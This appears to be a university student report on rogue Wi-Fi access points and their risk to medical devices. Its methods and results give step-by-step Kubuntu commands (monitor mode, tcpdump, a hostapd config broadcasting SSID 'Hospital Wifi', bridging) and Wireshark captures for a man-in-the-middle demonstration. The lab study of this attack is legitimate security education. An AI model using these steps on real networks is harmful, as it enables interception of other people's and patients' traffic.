

Rogue Access Point and Vulnerability in Medical Domain

(Option #1: Wireless Security Exploration)

by

Adarsha Bhattarai

Department of Electrical and Computer Engineering

University of Nebraska-Lincoln

Omaha, NE 68182-0500

785-423-7014

abhattachai3@huskers.unl.edu



For

Spring, 2022

Monday, May 2, 2022

Table of Contents

| | |
|---|----|
| I. Introduction to Rogue Access Point | 3 |
| II. Security risks in the medical domain..... | 4 |
| III. System Architecture..... | 4 |
| IV. Methodological Framework | 5 |
| V. Results..... | 8 |
| VI. Conclusion..... | 13 |
| References {or Bibliography} | 13 |

Introduction to Rogue Access Point (RAP)

RAP is an access point that is present in the network set up by an organization or individual with illegal motives. They pretend to give internet service to the user but, they have other intentions. Especially with the intention of data theft, denial of service attack (DOS), and man-in-the-middle attack (MITM)[1]. When a rogue access point is present in the network, they usually turn off authentication and encryption. When a user connects to the RAP, the attacker can monitor every activity of that user. If the data accessed by the user are not end-to-end encrypted, then the attacker can observe confidential information of the user.

RAP is easy to set up and is hidden since they are broadcasted wirelessly. This makes the detection of RAP more difficult but not impossible. The RAP attacker can perform various attacks that are explained below:

- I. Perform a man-in-the-middle attack: In this attack, the user is unaware that the attacker is observing their private information passively. The user may think that he is safely accessing the internet, but the truth is all packets of data are being controlled by the attacker.
- II. Denial of Service (DOS) attack: This attack includes increasing the volume of unnecessary data in the network. Ultimately this will lead to unresponsive internet services.
- III. Data Theft attack: In this attack, the intruder reads the valuable information of the users and uses them for their benefit. For example, can steal credit card information and make online shopping secretly.

The wireless network adapter we use can contribute to finding and eliminating the RAP around us. The radiofrequency (RF) scanner present in the wireless adapter can scan the access point information. Based on scanned information classification can be performed[1], [2]. Surrounding access points can be grouped as rouge groups, member groups, suspect groups, and neighbor groups. Member groups can be verified as genuine with the help of a digital signature or private key verification. Neighbor groups are considered safe and their SSIDs are already listed in the authorized list. Similarly, suspect groups are those access points that need further investigating to differentiate between harmful or safe AP. Finally, rogue groups are those access points that are listed as harmful APs with bad intentions. For example, those access points might be masquerading our SSID or neighbor SSIDs.

Another way of preventing rogue APs is using strong security standards. IEEE 802.11i security standard uses two-way authentication between the client and the service provider. When there is dual authentication, the client can authenticate the network before it initiates the connection. The client also gets the opportunity to encrypt every information that is transmitted from his device to the service provider. In case of no encryption or authentication protocol present in the service provider, the user can classify the network as Rouge AP and ignore the connection.

An ad hoc network is made up of two clients' devices connected without any sophisticated infrastructure. These devices might be targeted by the attacker because of their low security. The attacker might consider these ad hoc devices as a medium to get into the network. Later, the attackers may use that medium to remove barriers that were initially set to protect the organization's network from rogue AP. So, it is important to know about the security model used by the ad hoc devices running in the surroundings. In case of a fragile ad hoc system is detected, those devices should be removed instantly.

Sometimes an honest access point might be classified as RAP since the access point is not listed in the known member group or neighbor group by the network scanner. To stop this from happening the access point can be added as the trusted access point and be listed in the member group or neighbor group.

Security risks from RAP in the medical domain

The Internet of medical things (IoMT) has improved the traditional healthcare system by facilitating a better relationship between patients and doctors. However, the present interactive relationship formed by the internet, Wi-Fi, Bluetooth, or any other communication technology could be prone to hackers and intruders with bad intentions.

Let's take an example of medical devices like cardiac pacemakers and implanted defibrillators to understand the security risks from RAP. According to a recent study, the number of yearly implanted cardiac pacemakers will reach more than a million by 2023 in the United States [3]. With the fact that only 44 percent of medical devices in healthcare organizations follow the Food and Drug Administration (FDA) guidelines strictly, the patients are at higher risk from attackers [4]. In April of 2018, FDA announced the voluntary recall of 350,000 implanted defibrillators after detecting a flaw in the product[5]. Moreover, in 2017, FDA had also issued a voluntary recall of pacemakers sold by Abbott health tech firm after finding a vulnerability that allowed unauthorized users access[5]. These flaws in the security and system architecture could be an opportunity for attackers with negative motives like setting a RAP. This could even lead to the death of the patient if the attack imposed is a denial of service. Therefore, medical devices should be protected from such attackers using RAP as a weapon. Ideally, medical devices should always protect patients' sensitive data, detect a breach in the network, and detect any unauthorized access.

System Architecture

The proposed system architecture consists of a medical device, an edge device, a genuine access point, and a rogue access point. Various attacks like man-in-the-middle attacks (MITM), Denial of Service attacks (DoS), and data theft could be performed in the proposed network model. The various network components in the model are explained below:




Figure 1. System Architecture of the Proposed Network Model

Medical Device: This is considered a sensor device that can measure physiological signals from the patient's body. As an example, an ECG sensor measures the signal and transmits it to the edge device for initial diagnosis. After the initial diagnosis, ECG signals and patients' data are transmitted to the medical server at the hospital for further analysis.

Edge Device: This device is present between the medical device and the internet. After the physiological signals are received by the edge device it forwards that information to the hospital's medical server through the internet. Edge device uses the nearest AP available to transmit data. The vulnerability lies at this point because the connected AP could be a threat. It could be the RAP.

Genuine Access Point: This AP is present in the territory of the edge device. The edge device knows the SSID of this access point and gets connected to this AP for data exchange. The user using the edge device is unaware that a RAP could be present around them. RAP could be masquerading the SSID of the Genuine AP.

Rogue Access Point: This AP is set up by the attacker with the intention of MITM, DOS, and data theft. They remain hidden and broadcast their fake AP in secret. The SSID of the AP broadcasted by this attacker sounds familiar and safe. For example, the name of the SSID could be *Hospital WiFi*.

Methodological Framework

In this section, we will discuss the methods used to perform the man-in-the-middle attack. The devices used in this attack are listed below:

- LINKSYS WRT54GL Router
- Ethernet cable
- Laptop with the wireless adaptor
- Smartphones

The following tables show which devices correspond to which device in the proposed network model:

Table I.

| Used device | Corresponding device in the network model |
|-----------------|---|
| LINKSYS WRT54GL | Source of Internet for RAP via ethernet cable |
| Home Wi-Fi | Genuine Access Point |
| Laptop | Attacker's computer with the network adaptor |
| Smartphone 1 | Edge device(victim) |
| Smartphone 2 | Wired internet through USB tethering |

The platform used to perform the MITM attack was a PC installed with Kubuntu operating system. Kubuntu is just another version of the Ubuntu operating system. This PC already had a wireless Wi-Fi adapter embedded in it. This PC controlled the LINKSYS WRT54GL AP as well. The PC had internet access through ethernet. The internet was provided to the PC through LINKSYS forming a bridge. The attack was carried out by broadcasting an access point using the wireless adaptor of the laptop. The terminal in Kubuntu was used to set up all the requirements for the MITM attack. The following algorithm explains the steps involved in the MITM attack and data theft[6]:

Algorithm: Man-in-the-Middle Attack

1. Install Kubuntu in your PC.
 2. Having both wireless and wired connections for the attack. Achieved with two proposed methods:
 - A. Get internet via ethernet cable from the LINKSYS router. The Ethernet cable is connected to the laptop via a router. A wireless adaptor is already present in the laptop.
 - B. Get internet via USB cable from a smartphone using USB tethering. The smartphone is connected to the laptop via a type C cable. A wireless adaptor is already present in the laptop.
 3. Now, you should have your PC with both wired and wireless connections.
 4. We are now ready to use the terminal in Kubuntu. Write the command `sudo apt-get update` to update any outdated packages.
 5. Now we need to stop the network manager so that it doesn't interfere with our attempt to attack. Use the command `sudo /etc/init.d/network-manager stop`
 6. To see all the network interfaces, type and enter the command `ifconfig-a`. You will be able to see the name of both a wireless connection and a wired ethernet connection.
 7. The wireless interface should be put in the monitor mode. To do this type the command `sudo iwconfig <name of your wireless interface> mode monitor`
 8. Type and enter the command `iwconfig` to check the mode of the interface.
 9. Bring the wireless monitor to UP mode before we proceed to channel selection. Type and enter the command `sudo ifconfig < name of your wireless interface > up`
 10. Select one of the 14 channels to sniff the packet from. Type and enter the command `sudo iwconfig < name of your wireless interface> channel N`
 11. To sniff the packets type and enter the command `sudo tcpdump -i < name of your wireless interface>`
 12. To save the packets being sniffed by your wireless adaptor type and enter the command `sudo tcpdump -I < name of your wireless interface> -w filename.pcap`
 13. Now, the main job starts from here. Install hostapd to create RAP using the wireless adaptor using the command `sudo apt-get install hostapd`
 14. Configure the RAP interface with following information:
 - interface= <name of wireless interface>
 - bridge=<name of bridge>
 - driver= <for example: nl80211>
 - hw_mode=<g/a/b/ad> (choose one)
 - ssid=<name of SSID>
 - channel=<N>
 15. Bridge the internet provided by LINKSYS router through ethernet or USB tethering to the wireless adaptor in the laptop in following steps:
 16. Install bridging utilities with the command: `sudo apt-get install bridge-utils`
 17. To create bridge, write the command: `sudo brctl addbr br0`
 18. To start bridging, write the command: `sudo brctl addif br0 <name of internet service provider>`
 19. Now turn up the bridge by the command: `sudo ifconfig br0 up`
 20. `brctl show` to see the bridge formed.
 21. To launch the RAP, use the config file created in step 15. Type the command: `sudo hostapd -d <filename.config>`
 22. To sniff on the bridge created type and enter the command: `sudo tcpdump -i br0 -w <filename.pcap>`
 23. To capture the TCP packets specifically type and enter the command: `sudo tcpdump -i br0 tcp -w <filename.pcap>`
 24. Use Wireshark to analyze the packets captured with the MITM attack.
-

Results

Using USB tethering as the source of the Internet for bridging

- A. In this part, the wired connection was made through USB tethering using a smartphone, and the wireless interface was enabled by the wireless adaptor in the laptop.



```
Processing triggers for man-db (2.9.4-2) ...
kubuntu@kubuntu:~$ ifconfig -a
enp3s0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether d8:d0:90:36:0a:ed txqueuelen 1000 (Ethernet)
    RX packets 3870 bytes 350662 (350.6 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3918 bytes 359320 (359.3 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 16280 bytes 1570442 (1.5 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16280 bytes 1570442 (1.5 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


usb0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.2.190 netmask 255.255.255.0 broadcast 192.168.2.255
    inet6 fe80::284a:627e:8c0:e568 prefixlen 64 scopeid 0x20<link>
    ether 5e:1b:c1:cb:0c:ad txqueuelen 1000 (Ethernet)
    RX packets 162 bytes 32872 (32.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 215 bytes 37901 (37.9 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlo1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.24 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 2600:8804:487:2600:1568:b15a:22ca:82e0 prefixlen 64 scopeid
    0x0<global>
    inet6 fe80::a304:84df:a038:cd91 prefixlen 64 scopeid 0x20<link>
    inet6 2600:8804:487:2600:a66b:76f9:7af8:41dd prefixlen 64 scopeid
    0x0<global>
    inet6 2600:8804:487:2600::c7e1 prefixlen 128 scopeid 0x0<global>
    ether d0:ab:d5:10:93:57 txqueuelen 1000 (Ethernet)
    RX packets 494233 bytes 711979948 (711.9 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 223573 bytes 32986210 (32.9 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kubuntu@kubuntu:~$
```


We can see usb0 as the wired connection and wlo1 as the wireless interface in the above screenshot.

- B. In this part, the network manager was stopped. Then the wired and wireless connection was set to down. Finally, wlo1 wireless interface was set to monitor mode. The screenshot is as follows:



```
kubuntu@kubuntu:~$ sudo ifconfig wlo1 down
kubuntu@kubuntu:~$ sudo ifconfig usb0 down
kubuntu@kubuntu:~$ sudo iwconfig wlo1 mode monitor
kubuntu@kubuntu:~$
```

C. Following **Steps 8-12** from the above algorithm, wlo1 interface was used to sniff some packets in channel 1. Later Wireshark was used to read the sniffed packets as follows:




Apply a display filter ... <Ctrl-/>

| No. | Time | Source | Destination | Protocol | Length | New Column |
|------|-----------------|-------------------------|-------------------------|----------|--------|------------|
| 9484 | 12:00:56.835701 | Technico_99:90:fa | Broadcast | 802.11 | 309 | 9484 |
| 9485 | 12:00:56.836118 | Technico_99:90:fe | Broadcast | 802.11 | 333 | 9485 |
| 9486 | 12:00:56.836703 | Technico_42:b7:20 | Broadcast | 802.11 | 309 | 9486 |
| 9487 | 12:00:56.837126 | Technico_42:b7:24 | Broadcast | 802.11 | 333 | 9487 |
| 9488 | 12:00:56.838262 | Technico_20:64:34 | Broadcast | 802.11 | 350 | 9488 |
| 9489 | 12:00:56.839658 | Technico_bc:6f:b2 | Broadcast | 802.11 | 309 | 9489 |
| 9490 | 12:00:56.844890 | Technico_42:b7:25 | Broadcast | 802.11 | 302 | 9490 |
| 9491 | 12:00:56.845101 | Technico_e7:0f:08 (...) | SamsungE_fd:5e:b8 (...) | 802.11 | 74 | 9491 |
| 9492 | 12:00:56.847136 | Technico_20:64:39 | Broadcast | 802.11 | 333 | 9492 |
| 9493 | 12:00:56.847192 | Technico_e7:0f:08 (...) | SamsungE_fd:5e:b8 (...) | 802.11 | 74 | 9493 |
| 9494 | 12:00:56.850833 | Technico_54:d3:18 | Broadcast | 802.11 | 309 | 9494 |
| 9495 | 12:00:56.852566 | Technico_e9:75:c7 | Broadcast | 802.11 | 350 | 9495 |
| 9496 | 12:00:56.853077 | Technico_42:b7:22 | Broadcast | 802.11 | 309 | 9496 |
| 9497 | 12:00:56.854141 | Technico_e7:0f:08 (...) | SamsungE_fd:5e:b8 (...) | 802.11 | 74 | 9497 |
| 9498 | 12:00:56.855241 | Technico_e7:0f:08 (...) | SamsungE_fd:5e:b8 (...) | 802.11 | 74 | 9498 |
| 9499 | 12:00:56.855686 | Technico_e7:0f:08 (...) | SamsungE_fd:5e:b8 (...) | 802.11 | 86 | 9499 |

> Frame 9491: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
 > Radiotap Header v0, Length 54
 > 802.11 radio information
 > IEEE 802.11 Request-to-send, Flags:C
 Type/Subtype: Request-to-send (0x001b)
 > Frame Control Field: 0xb400
 .000 1111 1110 0010 = Duration: 4066 microseconds
 Receiver address: SamsungE_fd:5e:b8 (8c:79:f5:fd:5e:b8)
 Transmitter address: Technico_e7:0f:08 (a0:ff:70:e7:0f:08)
 Frame check sequence: 0xe33e3784 [unverified]
 [FCS Status: Unverified]

sniffone.pcap | Packets: 17323 · Displayed: 17323 (100.0%) | Profile: Default



Apply a display filter ... <Ctrl-/>


| No. | Time | Source | Destination | Protocol | Length | New Column |
|------|-----------------|-------------------------|-------------------------|----------|--------|------------|
| 4028 | 12:00:45.701200 | Technico_8f:13:3b | Technico_30:dd:10 | 802.11 | 459 | 4028 |
| 4029 | 12:00:45.704963 | Technico_55:cc:c7 | Broadcast | 802.11 | 309 | 4029 |
| 4030 | 12:00:45.712058 | e2:db:d1:bf:7c:f9 | Broadcast | 802.11 | 325 | 4030 |
| 4031 | 12:00:45.712907 | Technico_be:7c:fe | Broadcast | 802.11 | 339 | 4031 |
| 4032 | 12:00:45.713305 | e2:db:d1:bf:7c:ff | Broadcast | 802.11 | 305 | 4032 |
| 4033 | 12:00:45.714220 | Technico_55:cc:c5 | Broadcast | 802.11 | 309 | 4033 |
| 4034 | 12:00:45.714723 | Technico_55:cc:c9 | Broadcast | 802.11 | 333 | 4034 |
| 4035 | 12:00:45.715322 | Technico_55:cc:c4 | HP_53:8d:d7 | 802.11 | 459 | 4035 |
| 4036 | 12:00:45.716020 | | GELighti_6e:e4:45 (...) | 802.11 | 68 | 4036 |
| 4037 | 12:00:45.716620 | Technico_5d:28:5f | Broadcast | 802.11 | 350 | 4037 |
| 4038 | 12:00:45.722059 | Technico_5d:28:60 | Broadcast | 802.11 | 309 | 4038 |
| 4039 | 12:00:45.722484 | Technico_5d:28:64 | Broadcast | 802.11 | 333 | 4039 |
| 4040 | 12:00:45.730043 | | Technico_99:90:f9 (...) | 802.11 | 68 | 4040 |
| 4041 | 12:00:45.730150 | AmazonTe_db:39:0f | AmazonTe_d1:18:4a | 802.11 | 152 | 4041 |
| 4042 | 12:00:45.730158 | AmazonTe_d1:18:4a (...) | Technico_99:90:f9 (...) | 802.11 | 86 | 4042 |
| 4043 | 12:00:45.731254 | AmazonTe_d1:18:4a (...) | Technico_99:90:f9 (...) | 802.11 | 74 | 4043 |
| 4044 | 12:00:45.731262 | | AmazonTe_d1:18:4a (...) | 802.11 | 68 | 4044 |
| 4045 | 12:00:45.732426 | Technico_1d:6f:2c | Broadcast | 802.11 | 350 | 4045 |
| 4046 | 12:00:45.733399 | Technico_20:c5:ab | Broadcast | 802.11 | 309 | 4046 |
| 4047 | 12:00:45.738415 | Technico_5d:28:62 | Broadcast | 802.11 | 309 | 4047 |
| 4048 | 12:00:45.740009 | Technico_20:c5:ab | Broadcast | 802.11 | 226 | 4048 |

> Frame 15984: 68 bytes on wire (544 bits), 68 bytes captured (544 bits)
 > Radiotap Header v0, Length 54
 > 802.11 radio information
 > IEEE 802.11 Clear-to-send, Flags:C

We see that various packets were captured that belonged to the surrounding neighbors.

D. Bridging the wired and wireless connection

Following steps **13-24** from the above algorithm, the bridge was setup



```
kubuntu@kubuntu:~$ sudo brctl addbr br0
kubuntu@kubuntu:~$ sudo brctl addif br0 usb0
kubuntu@kubuntu:~$ sudo ifconfig br0 up
kubuntu@kubuntu:~$ brctl show
bridge name      bridge id                STP enabled  interfaces
br0              8000.46402236116a       no          usb0
kubuntu@kubuntu:~$ sudo hostapd -d wifi.config
random: getrandom() support available
Configuration file: wifi.config
nl80211: TDLS supported
nl80211: TDLS external setup
nl80211: Supported cipher 00-0f-ac:1
nl80211: Supported cipher 00-0f-ac:5
nl80211: Supported cipher 00-0f-ac:2
nl80211: Supported cipher 00-0f-ac:4
nl80211: Supported cipher 00-0f-ac:8
nl80211: Supported cipher 00-0f-ac:9
nl80211: Supported cipher 00-0f-ac:6
nl80211: Supported cipher 00-0f-ac:11
nl80211: Supported cipher 00-0f-ac:12
nl80211: Using driver-based off-channel TX
nl80211: Driver-advertised extended capabilities (default) - hexdump(len=8): 04 00 00 00
00 00 00 40
nl80211: Driver-advertised extended capabilities mask (default) - hexdump(len=8): 04 00
```

After the bridge setup, the AP to be broadcasted was launched with the command `sudo hostapd -d wifi.config`. The file `wifi.config` looks as follows:

```
interface=wlo1
bridge=br0
driver=nl80211
hw_mode=g
ssid=Hospital Wifi
channel=1
```

E. For the demonstration, one of the smart devices was used to connect to the RAP with SSID “Hospital wifi”. The screenshot during the connection is as follows:

pcsniff.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

eth.addr == 98:48:27:E1:6E:EC

| No. | Time | Source | Destination | Protocol | Length | New Column |
|-----|-----------------|-------------------|-----------------|----------|--------|------------|
| 51 | 18:37:49.883599 | 137.48.183.182 | 192.168.167.66 | TCP | 54 | |
| 52 | 18:37:49.905778 | 13.107.4.52 | 192.168.167.66 | TCP | 66 | |
| 53 | 18:37:49.906652 | 192.168.167.66 | 13.107.4.52 | TCP | 54 | |
| 54 | 18:37:49.907298 | 192.168.167.66 | 13.107.4.52 | HTTP | 165 | |
| 55 | 18:37:49.939263 | 13.107.4.52 | 192.168.167.66 | TCP | 54 | |
| 56 | 18:37:49.940987 | 13.107.4.52 | 192.168.167.66 | HTTP | 591 | |
| 57 | 18:37:49.941608 | 13.107.4.52 | 192.168.167.66 | TCP | 54 | |
| 58 | 18:37:49.943850 | 192.168.167.66 | 13.107.4.52 | TCP | 54 | |
| 59 | 18:37:49.945129 | 192.168.167.66 | 13.107.4.52 | TCP | 54 | |
| 60 | 18:37:49.975485 | 13.107.4.52 | 192.168.167.66 | TCP | 54 | |
| 61 | 18:37:49.978699 | Tp-LinkT_e1:6e:ec | Broadcast | ARP | 42 | |
| 62 | 18:37:49.979739 | 192.168.167.66 | 224.0.0.22 | IGMPv3 | 62 | |
| 63 | 18:37:50.119927 | 192.168.167.66 | 224.0.0.252 | LLMNR | 71 | |
| 64 | 18:37:50.154188 | 192.168.167.66 | 192.168.167.205 | DNS | 79 | |
| 65 | 18:37:50.156608 | 192.168.167.205 | 192.168.167.66 | DNS | 95 | |
| 66 | 18:37:50.159817 | 192.168.167.66 | 137.48.183.182 | CLDAP | 260 | |
| 67 | 18:37:50.166245 | 192.168.167.66 | 192.168.167.205 | DNS | 75 | |
| 68 | 18:37:50.167983 | 192.168.167.205 | 192.168.167.66 | DNS | 91 | |
| 69 | 18:37:50.170501 | 192.168.167.66 | 172.217.1.99 | QUIC | 1292 | |
| 70 | 18:37:50.170956 | 192.168.167.66 | 172.217.1.99 | QUIC | 120 | |
| 71 | 18:37:50.172977 | 192.168.167.66 | 172.217.1.99 | QUIC | 1202 | |

> Frame 20: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
 > Ethernet II, Src: 6e:f2:b2:41:5b:79 (6e:f2:b2:41:5b:79), Dst: Tp-LinkT_e1:6e:ec (98:48:27:e1:6e:ec)
 > Destination: Tp-LinkT_e1:6e:ec (98:48:27:e1:6e:ec)
 > Source: 6e:f2:b2:41:5b:79 (6e:f2:b2:41:5b:79)
 > Type: ARP (0x0806)
 > Address Resolution Protocol (reply)

eth.addr == 98:48:27:E1:6E:EC is the MAC address of the victim. All the packets were captured.

Wireshark - Packet 56 - pcsniff.pcap

> Frame 56: 591 bytes on wire (4728 bits), 591 bytes captured (4728 bits)
 > Ethernet II, Src: 6e:f2:b2:41:5b:79 (6e:f2:b2:41:5b:79), Dst: Tp-LinkT_e1:6e:ec (98:48:27:e1:6e:ec)
 > Internet Protocol Version 4, Src: 13.107.4.52, Dst: 192.168.167.66
 > Transmission Control Protocol, Src Port: 80, Dst Port: 52108, Seq: 1, Ack: 112, Len: 537
 > Hypertext Transfer Protocol
 > Line-based text data: text/plain (1 lines)

```

0150  6c 6f 77 2d 4f 72 69 67 69 6e 3a 20 2a 0d 0a 58 low-Orig in: *.X
0160  2d 43 6f 6e 74 65 6e 74 2d 54 79 70 65 2d 4f 70 -Content-Type:Op
0170  74 69 6f 6e 73 3a 20 6e 6f 73 6e 69 66 66 0d 0a tions: n osniff-
0180  58 2d 43 61 63 68 65 3a 20 43 4f 4e 46 49 47 5f X-Cache: CONFIG_
0190  4e 4f 43 41 43 48 45 0d 0a 58 2d 4d 53 45 64 67 NOCACHE- X-MSEd
01a0  65 2d 52 65 66 3a 20 52 65 66 20 41 3a 20 39 37 e-Ref: R ef A: 97
01b0  31 31 42 33 36 39 32 38 41 33 34 41 36 46 39 35 11B36928 A34A6F95
01c0  46 44 46 31 34 37 46 38 32 30 39 32 44 32 20 52 FDF147F8 2092D2 R
01d0  65 66 20 42 3a 20 44 4d 32 45 44 47 45 30 33 30 ef B: DM 2EDGE030
01e0  39 20 52 65 66 20 43 3a 20 32 30 32 32 2d 30 35 9 Ref C: 2022-05
